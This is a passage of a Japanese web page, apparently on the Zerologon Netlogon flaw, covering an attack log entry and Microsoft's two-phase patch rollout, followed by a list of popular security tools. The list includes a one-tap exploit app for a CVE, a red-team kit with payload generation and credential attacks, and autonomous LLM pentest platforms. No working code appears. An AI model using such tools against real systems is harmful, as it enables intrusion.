
  • ログ 4742(NT Authority が攻撃者)も確認できます Screenshot 2023-03-30 at 9 52 58 PM

パッチ適用手順

Microsoft は Windows Server(2008、2016、2019)を保護するための利用可能なパッチを開発しました。これは次のように計画されていました。最初のフェーズでは、最初のパッチ(8月のパッチ)をダウンロードすると、ドメインは他の接続デバイスを非準拠デバイスから保護できます。すべての参加デバイスを明示的な例外付きで保護するオプションが提供されます。

2番目のパッチ(翌年2月のパッチ)は強制フェーズであり、インストールされると、すべての Windows および非 Windows デバイスは Netlogon を使用したセキュアな RPC を強制されます。または、特定の信頼されたデバイスを明示的に許可することもできます。実質的には、非準拠のコンピュータをドメインから追い出します。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    424
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    276

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →